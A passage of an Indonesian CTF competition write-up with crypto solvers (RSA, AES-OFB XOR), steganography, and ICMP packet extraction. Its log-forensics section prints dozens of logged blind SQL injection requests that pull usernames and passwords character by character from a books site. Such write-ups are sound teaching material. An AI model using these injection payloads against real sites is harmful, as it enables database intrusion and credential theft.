


Flag: LKSSMK2023{3bc6768686053f49bf134a44191480e5}

Cryptography

First Step

Penyelesaian:




buka chall.txt lalu kami pindah ke web dcodefr untuk decode rsa tersebut.

Flag:
LKSSMK2023{super_smallllllll_prime}

LKS Encryptor

Penyelesaian:

Kami melakukan pengecekan pada rumus AES-OFB, dan rumusnya sebagai berikut.



Output Feedback (OFB) mode encryption

Dari gambar tersebut dapat kita perhatikan bahwa hasil dari chipertext adalah hasil xor dari kombinasi key dan iv dengan plaintext. Kemudian kami berpikir bahwa untuk menemukan flag nya hanya dibutuhkan chipertext dengan panjang yang sama dengan flag.enc. untuk menghasilkan panjang yang setara dengan flag.enc kami menginputkan huruf b sebanyak 32000. Untuk melakukan Xor kami menggunakan lib pwn.

```
from pwn import *
from base64 import b64decode

a = open('test.txt','rb').read()
b = b64decode(open('test.enc','r').read())
c = b64decode(open('flag.enc','rb').read())
print(xor(xor(c,a),b))
```

Dan pada awal output memiliki header file png

```
SMKn2Ska@GuWEE MINGW64 /e/Yodha/LKS/Soal/Cryptog
$ python solver.py
b'\x89PNG\r\n\x1a\n\x00\x00\x00\rIHDR\x00\x00\x0
\xae\xce\x1c\xe9\x00\x00\x00\x04gAMA\x00\x00\xb1
```

Kemudian ini adalah solver finalnya.

```
from pwn import *
from base64 import b64decode

a = open('test.txt','rb').read()
b = b64decode(open('test.enc','r').read())
c = b64decode(open('flag.enc','rb').read())
flag_test= open('flag.png','wb')
flag = xor(xor(c,a),b)
flag_test.write(flag)
flag_test.close()
```

Inilah flag dari png yang kita dapat.


LKSSMK2023{challenge_AES_untuk_membuat_harimu_tetap_AESthetic}

Flag:LKSSMK2023{challenge_AES_untuk_membuat_harimu_tetap_AESthetic}


Digital Forensic

Hide and Seek

Penyelesaian:



Unduh file chall.jpg lalu perbaiki nilai hexa hingga memiliki file signature jpg jfif yang benar



Export file lalu gunakan website https://incoherency.co.uk/image-steganography/#unhide untuk mencari tau key tersembunyi

Gunakan website https://futureboy.us/stegano/decinput.html untuk mencari tau flag dengan key yang sudah diketahui

```
LKSSMK2023{senangnya_main_petak_umpet_sama_dia_hehe}
```

Flag: LKSSMK2023{senangnya_main_petak_umpet_sama_dia_hehe}

Suspicious Packet

Penyelesaian:


Unduh file suspicious.pcap, buka dengan wireshark maka akan tampil packet request dan reply, setiap paket memiliki sebagian dari nilai hexa suatu gambar, untuk mengekstrak gambar dari packet, gunakan command " "tshark -r suspicious.pcap -T fields -e data -Y "icmp.type==8" | cut -c 17-48 "

```
┌──(rooted㉿Hackme)-[~/Documents/ctfjateng/Forensic/Suspicious Packet]
└─$ tshark -r suspicious.pcap -T fields -e data -Y "icmp.type==8"  | cut -c 17-48
00000000000000000000000000000000
89504e470d0a1a0a0000000d49484452
00000438000001e00802000000cf274a
3d0000000017352474200aece1ce90000
000467414d410000b18f0bfc61050000
00097048597300000ec300000ec301c7
6fa864000011bb49444154785eeddd61
7ada461486d1accb0b623dac86cdb098
1630490cd6c81ae96afc119ff3af2d88
3b23f579e6ad1bfceb3f000080304205
00008823540000803842050000882354
00008038420500008823540000803842
05000088235400008038420500008823
54000080384205000088235400008038
42050000882354000080384205000088
23540000803842050000882354000080
38420500008823540000803842050000
88235400008038420500008823540000
80384205000088235400008038420500
00882354000080384205000088235400
00803842050000882354000080384205
00008823540000803842050000882354
00008038420500008823540000803842
```

Copy value yang muncul ke website https://hexed.it dengan opsi Hexadecimal Values, lalu export

```
89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52  ëPNG........IHDR
00 00 04 38 00 00 01 E0 08 02 00 00 00 CF 27 4A  ...8...α.....╧'J
3D 00 00 00 01 73 52 47 42 00 AE CE 1C E9 00 00  =....sRGB.«╬.0..
00 04 67 41 4D 41 00 00 B1 8F 0B FC 61 05 00 00  ..gAMA..▒Å.ⁿa...
00 09 70 48 59 73 00 00 0E C3 00 00 0E C3 01 C7  ..pHYs...├...├.╟
6F A8 64 00 00 11 BB 49 44 41 54 78 5E ED DD 61  o¿d...╗IDATx^φ▌a
7A DA 46 14 86 D1 AC CB 0B 62 3D AC 86 CD B0 98  z┌F.å╤¼╦.b=¼å═│ÿ
16 30 49 0C D6 C8 1A E9 6A FC 11 9F F3 AF 2D 88  .0I.╓╚.0jⁿ.ƒ≤»-ê
3B 23 F5 79 E6 AD 1B FC EB 3F 00 00 80 30 42 05  ;#⌡yµ¡.ⁿδ?..Ç0B.
00 00 88 23 54 00 00 80 38 42 05 00 00 88 23 54  ..ê#T..Ç8B...ê#T
00 00 80 38 42 05 00 00 88 23 54 00 00 80 38 42  ..Ç8B...ê#T..Ç8B
05 00 00 88 23 54 00 00 80 38 42 05 00 00 88 23  ...ê#T..Ç8B...ê#
54 00 00 80 38 42 05 00 00 88 23 54 00 00 80 38  T..Ç8B...ê#T..Ç8
42 05 00 00 88 23 54 00 00 80 38 42 05 00 00 88  B...ê#T..Ç8B...ê
23 54 00 00 80 38 42 05 00 00 88 23 54 00 00 80  #T..Ç8B...ê#T..Ç
38 42 05 00 00 88 23 54 00 00 80 38 42 05 00 00  8B...ê#T..Ç8B...
88 23 54 00 00 80 38 42 05 00 00 88 23 54 00 00  ê#T..Ç8B...ê#T..
80 38 42 05 00 00 88 23 54 00 00 80 38 42 05 00  Ç8B...ê#T..Ç8B..
00 88 23 54 00 00 80 38 42 05 00 00 88 23 54 00  .ê#T..Ç8B...ê#T.
00 80 38 42 05 00 00 88 23 54 00 00 80 38 42 05  .Ç8B...ê#T..Ç8B.
00 00 88 23 54 00 00 80 38 42 05 00 00 88 23 54  ..ê#T..Ç8B...ê#T
00 00 80 38 42 05 00 00 88 23 54 00 00 80 38 42  ..Ç8B...ê#T..Ç8B
05 00 00 88 23 54 00 00 80 38 42 05 00 00 88 23  ...ê#T..Ç8B...ê#
54 00 00 80 38 42 05 00 00 88 23 54 00 00 80 38  T..Ç8B...ê#T..Ç8
42 05 00 00 88 23 54 00 00 80 38 42 05 00 00 88  B...ê#T..Ç8B...ê
23 54 00 00 80 38 42 05 00 00 88 23 54 00 00 80  #T..Ç8B...ê#T..Ç
```

Gunakan foremost untuk mengekstrak flag yang tersembunyi, dan gunakan command “display 00000009.png”




LKSSMK2023{Something_Evil_playing_hide_and_seek_behind_your_packet}

Flag:LKSSMK2023{Something_Evil_playing_hide_and_seek_behind_your_packet}

Dumped

Penyelesaian:



Pada soal ini kita diberikan sebuah file log. Karena susah dibaca saya mendecodenya menggunakan python dengan output decode.log.

```python
from urllib.parse import *
from pathlib import Path

def decode(): #Didapat dari Chat Gpt
    url = open('access.log','r').read()
    with open('decode.log','w') as f:
        decoded_url = unquote(url)
        f.write(f'{decoded_url}\n')


decode()
```

Kemudian kami analisa bahwa terdapat suatu huruf yang terpisah pisah, kami awalnya hanya menebak-nebak yaitu dengan pola pada setiap akhir data list.

```
192.168.56.1 - - [18/May/2023:01:40:48 -0400] "GET /books/index.php?search=x' or binary substring((select group_concat(schema_name) from information_schema.schemata), 1, 1) = 'i'-- -x' or binary substring((select group_concat(schema_name) from information_schema.schemata), 1, 1) = 'i'-- - HTTP/1.1" 200 1462 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:40:48 -0400] "GET /books/index.php?search=x' or binary substring((select group_concat(schema_name) from information_schema.schemata), 2, 1) = ' '-- -x' or binary substring((select group_concat(schema_name) from information_schema.schemata), 2, 1) = ' '-- - HTTP/1.1" 200 1462 "-" "python-requests/2.27.1"
```

Kita lihat pada schema), 1,1) = 'i' dan kami teruskan kita mendapat sebuah susunan sebuah kata yaitu information_schema. Kemudian kami mengecek satu satu dan pada akhirnya mendapatkan pada users),1,1) dst. Beginilah script yang kami gunakan jika disambung dengan decode url file log di awal.

```python
from urllib.parse import *
from pathlib import Path

def decode(): #Didapat dari Chat Gpt
    url = open('access.log','r').read()
    with open('decode.log','w') as f:
        decoded_url = unquote(url)
        f.write(f'{decoded_url}\n')

def find_data(file_name,keyword,out):
    data = open(file_name,'r').read().split('\n')
    folder_path = Path('E:\\Yodha\\LKS\\Soal\\Forensic\\Dumped\\out')
    file_path = folder_path / out
    with open(file_path,'w') as file:
        for b in data: #looping to get same data as keyword, and be writen in out directory and the name is var out
            if keyword in b:
                file.write(f'{b}\n')

def get_last(file_name):
    f = [i for i in open(file_name,'r').read().split('\n') if i != '']
    return f[-1] #Get Last data

decode()
with open('flg.txt','w') as file_opt:
    for i in range(1,73): #Range changeable, menyesuaikan dengan file yang berisi sampai nomor berapa
        folder_path = Path('E:\\Yodha\\LKS\\Soal\\Forensic\\Dumped\\out')
        file = f'users{i}.txt'
        file_path = folder_path / file# Get path Output.

        find_data('decode.log',f'users), {i}, 1)',f'users{i}.txt')
        prnt = get_last(f'out\\users{i}.txt')
        file_opt.write(f'{prnt}\n')
```

Kami menemukan sebuah susunan flag yaitu LKSSMK2023{blind_sql_injection_analizing_logs}.

```
192.168.56.1 - - [18/May/2023:01:41:59 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 16, 1)
= 'L'-- -x' or binary substring((select
group_concat(username,password) from books.users), 16, 1)
= 'L'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:41:59 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 17, 1)
= 'K'-- -x' or binary substring((select
group_concat(username,password) from books.users), 17, 1)
= 'K'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:41:59 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 18, 1)
= 'S'-- -x' or binary substring((select
group_concat(username,password) from books.users), 18, 1)
= 'S'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:00 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 19, 1)
= 'S'-- -x' or binary substring((select
group_concat(username,password) from books.users), 19, 1)
= 'S'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:00 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 20, 1)
= 'M'-- -x' or binary substring((select
group_concat(username,password) from books.users), 20, 1)
= 'M'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:00 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 21, 1)
= 'K'-- -x' or binary substring((select
group_concat(username,password) from books.users), 21, 1)
= 'K'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:00 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 22, 1)
= '2'-- -x' or binary substring((select
group_concat(username,password) from books.users), 22, 1)
= '2'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:01 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 23, 1)
```

```
= '0'-- -x' or binary substring((select
group_concat(username,password) from books.users), 23, 1)
= '0'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:01 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 24, 1)
= '2'-- -x' or binary substring((select
group_concat(username,password) from books.users), 24, 1)
= '2'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:01 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 25, 1)
= '3'-- -x' or binary substring((select
group_concat(username,password) from books.users), 25, 1)
= '3'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:01 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 26, 1)
= '{'-- -x' or binary substring((select
group_concat(username,password) from books.users), 26, 1)
= '{'-- - HTTP/1.1" 200 1461 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:02 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 27, 1)
= 'b'-- -x' or binary substring((select
group_concat(username,password) from books.users), 27, 1)
= 'b'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:02 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 28, 1)
= 'l'-- -x' or binary substring((select
group_concat(username,password) from books.users), 28, 1)
= 'l'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:03 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 29, 1)
= 'i'-- -x' or binary substring((select
group_concat(username,password) from books.users), 29, 1)
= 'i'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:03 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 30, 1)
= 'n'-- -x' or binary substring((select
group_concat(username,password) from books.users), 30, 1)
= 'n'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:04 -0400] "GET
/books/index.php?search=x' or binary substring((select
```

```
group_concat(username,password) from books.users), 31, 1)
= 'd'-- -x' or binary substring((select
group_concat(username,password) from books.users), 31, 1)
= 'd'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:04 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 32, 1)
= '_'-- -x' or binary substring((select
group_concat(username,password) from books.users), 32, 1)
= '_'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:05 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 33, 1)
= 's'-- -x' or binary substring((select
group_concat(username,password) from books.users), 33, 1)
= 's'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:05 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 34, 1)
= 'q'-- -x' or binary substring((select
group_concat(username,password) from books.users), 34, 1)
= 'q'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:06 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 35, 1)
= 'l'-- -x' or binary substring((select
group_concat(username,password) from books.users), 35, 1)
= 'l'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:06 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 36, 1)
= '_'-- -x' or binary substring((select
group_concat(username,password) from books.users), 36, 1)
= '_'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:07 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 37, 1)
= 'i'-- -x' or binary substring((select
group_concat(username,password) from books.users), 37, 1)
= 'i'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:07 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 38, 1)
= 'n'-- -x' or binary substring((select
group_concat(username,password) from books.users), 38, 1)
= 'n'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
```

```
192.168.56.1 - - [18/May/2023:01:42:08 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 39, 1)
= 'j'-- -x' or binary substring((select
group_concat(username,password) from books.users), 39, 1)
= 'j'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:08 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 40, 1)
= 'e'-- -x' or binary substring((select
group_concat(username,password) from books.users), 40, 1)
= 'e'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:09 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 41, 1)
= 'c'-- -x' or binary substring((select
group_concat(username,password) from books.users), 41, 1)
= 'c'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:09 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 42, 1)
= 't'-- -x' or binary substring((select
group_concat(username,password) from books.users), 42, 1)
= 't'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:10 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 43, 1)
= 'i'-- -x' or binary substring((select
group_concat(username,password) from books.users), 43, 1)
= 'i'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:10 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 44, 1)
= 'o'-- -x' or binary substring((select
group_concat(username,password) from books.users), 44, 1)
= 'o'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:11 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 45, 1)
= 'n'-- -x' or binary substring((select
group_concat(username,password) from books.users), 45, 1)
= 'n'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:11 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 46, 1)
= '_'-- -x' or binary substring((select
```

```
group_concat(username,password) from books.users), 46, 1)
= '_'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:12 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 47, 1)
= 'a'-- -x' or binary substring((select
group_concat(username,password) from books.users), 47, 1)
= 'a'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:12 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 48, 1)
= 'n'-- -x' or binary substring((select
group_concat(username,password) from books.users), 48, 1)
= 'n'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:13 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 49, 1)
= 'a'-- -x' or binary substring((select
group_concat(username,password) from books.users), 49, 1)
= 'a'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:13 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 50, 1)
= 'l'-- -x' or binary substring((select
group_concat(username,password) from books.users), 50, 1)
= 'l'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:14 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 51, 1)
= 'i'-- -x' or binary substring((select
group_concat(username,password) from books.users), 51, 1)
= 'i'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:14 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 52, 1)
= 'z'-- -x' or binary substring((select
group_concat(username,password) from books.users), 52, 1)
= 'z'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:15 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 53, 1)
= 'i'-- -x' or binary substring((select
group_concat(username,password) from books.users), 53, 1)
= 'i'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:15 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 54, 1)
```

```
= 'n'-- -x' or binary substring((select
group_concat(username,password) from books.users), 54, 1)
= 'n'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:16 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 55, 1)
= 'g'-- -x' or binary substring((select
group_concat(username,password) from books.users), 55, 1)
= 'g'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:16 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 56, 1)
= '_'-- -x' or binary substring((select
group_concat(username,password) from books.users), 56, 1)
